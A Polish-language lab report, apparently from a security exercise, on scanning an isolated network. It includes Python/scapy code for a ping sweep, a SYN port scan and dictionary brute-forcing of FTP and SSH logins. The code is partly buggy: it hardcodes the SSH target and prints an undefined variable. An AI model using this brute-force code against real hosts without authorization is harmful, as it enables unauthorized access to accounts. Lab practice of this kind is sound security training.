Raport z badania zabezpieczeń izolowanej sieci


Ogólny opis układu sieci.

Badana sieć jest izolowaną siecią, w której funkcjonuje określona liczba maszyn.

W celu określenie liczby aktywnych adresów IP wykonano skan sieci za pomocą skryptów napisanych w języku Python.

```
def ping():
    import os
    output = os.popen('hostname -I').read()
    # print(output)
    return output

Funkcja ta ustala adres IP maszyny, na której wykonywane jest badanie sieci.

def network_addr():
    ping_addr = ping()
    ping_addr_bezSpacji = ping_addr.strip()
    network = []
    dot_counter = 0

    for i in ping_addr_bezSpacji:
        if i == ".":
            dot_counter += 1
            if dot_counter == 3:
                break
        network.append(i)
    string_network = "".join(network)
    # print(string_network)
    return string_network

Znając ustawienia DHCP oraz maski można ustalić adres sieci oraz przeprowadzić
wyszukiwanie adresów IP pozostałych maszyn. Powyższa funkcja ma za zadanie
wyodrębnić trzy pierwsze oktety z pozyskanego adresu z funkcji ping().

def vm_ping():
    vm_UP = []
    adres = f"{str(network_addr())}."
    for ip in range(20, 30):
        vms = f"{adres}{str(ip)}"
        packet = IP(dst=vms, ttl=20) / ICMP()
        reply = sr1(packet, timeout=2)
        # print(vms)
        if reply:
            # print(vms, "IS ONLINE")
            vm_UP.append(vms)
        else:
            # print(vms, "DOWN")
            continue
    # print(f"Znalezione aktywne adresy: {vm_UP}")
    return vm_UP

Funkcja ma za zadanie przeskanować sieć w zakresie ostatniego oktetu, wyszukać
aktywne adresy IP i wrzucić je do listy
```

Skan adresów IP pozwolił ustalić, że w sieci działają dwie inne maszyny o nr IP 15.16.17.22 oraz 15.16.17.23. Poniższy schemat przedstawia układ sieci.



Poszukiwanie otwartych portów na znalezionych maszynach

Znając adresy IP można sprawdzić czy i jakie są otwarte porty na nich. Do tego celu również zostanie wykorzystany skrypt napisany w języku Python.

```
def port_scanner():
    open_ports = {}
    for addr in vm_ping():
        port_list = []
        for port in range(20, 23):
            pakiet = IP(dst=addr) / TCP(dport=port, sport=random.randint(10000,
30000), flags="S")
            response = sr1(pakiet)
            if (str(response.getlayer(TCP).flags)) == "SA":
                port_list.append(port)
                # print(f"Port: {port}")
            open_ports[addr] = port_list
            # print(str(response.getlayer(TCP).flags))
    print(f"Znaleziono otwarte porty na aktywnych maszynach w sieci:
{open_ports}")
    print()
    return open_ports

Funkcja skanuje porty na znalezionych maszynach i prezentuje je w formie słownika
```

Wynikiem funkcji jest otrzymanie słownika z opisem:

- Znaleziono otwarte porty na aktywnych maszynach w sieci: {'15.16.17.22': [22], '15.16.17.23': [21, 22]}

Bruteforce FTP i SSH

W przypadku znalezienia otwartych portów 21 (FTP) i 22 (SSH) skrypt automatycznie rozpocznie bruteforce słownikowy danego portu.

```
def bruteforcing():
    psswd_list = open("best15.txt", "r", encoding="utf-8")
    wordlist_list = []

    found_ports = research.port_scanner()
    for item in found_ports:
        ftp_port = 21
        if ftp_port in found_ports[(item)]:
            print(f"Na maszynie o adresie IP: {item} znaleziono otwrty port FTP: {ftp_port}.")
            # port_ftp = found_ports[item]
            # print(port_ftp)
            for ftp_psswd in psswd_list:
                print(f"Sprawdzam hasło {ftp_psswd}")
                try:
                    ftpserver.connect(item, ftp_port, 2)
                    ftpserver.login("defender", ftp_psswd)
                    print(f"SUKCES!!! Prawidłowe hasło: {ftp_psswd}")
                except:
                    continue

        ssh_port = 22
        if ssh_port in found_ports[(item)]:
            print(f"Na maszynie o adresie IP: {item} znaleziono otwrty port SSH: {ssh_port}.")
            command = ""
            target = paramiko.SSHClient()
            target.set_missing_host_key_policy(paramiko.AutoAddPolicy())
            targethost = "15.16.17.23"
            user = "defender"
            for ssh_psswd in psswd_list:
                print(f"Sprawdzam hasło {ssh_psswd}")
                try:
                    target.connect(hostname=targethost, username=user, password=ssh_psswd,
timeout=2, port=ssh_port)
                    print(f"Hasło złamane!!! ----------------> {haslo}")
                except:
                    continue
```

Funkcja wykonuje próbę bruteforce słownikowego jeśli właściwy port został wcześniej znaleziony.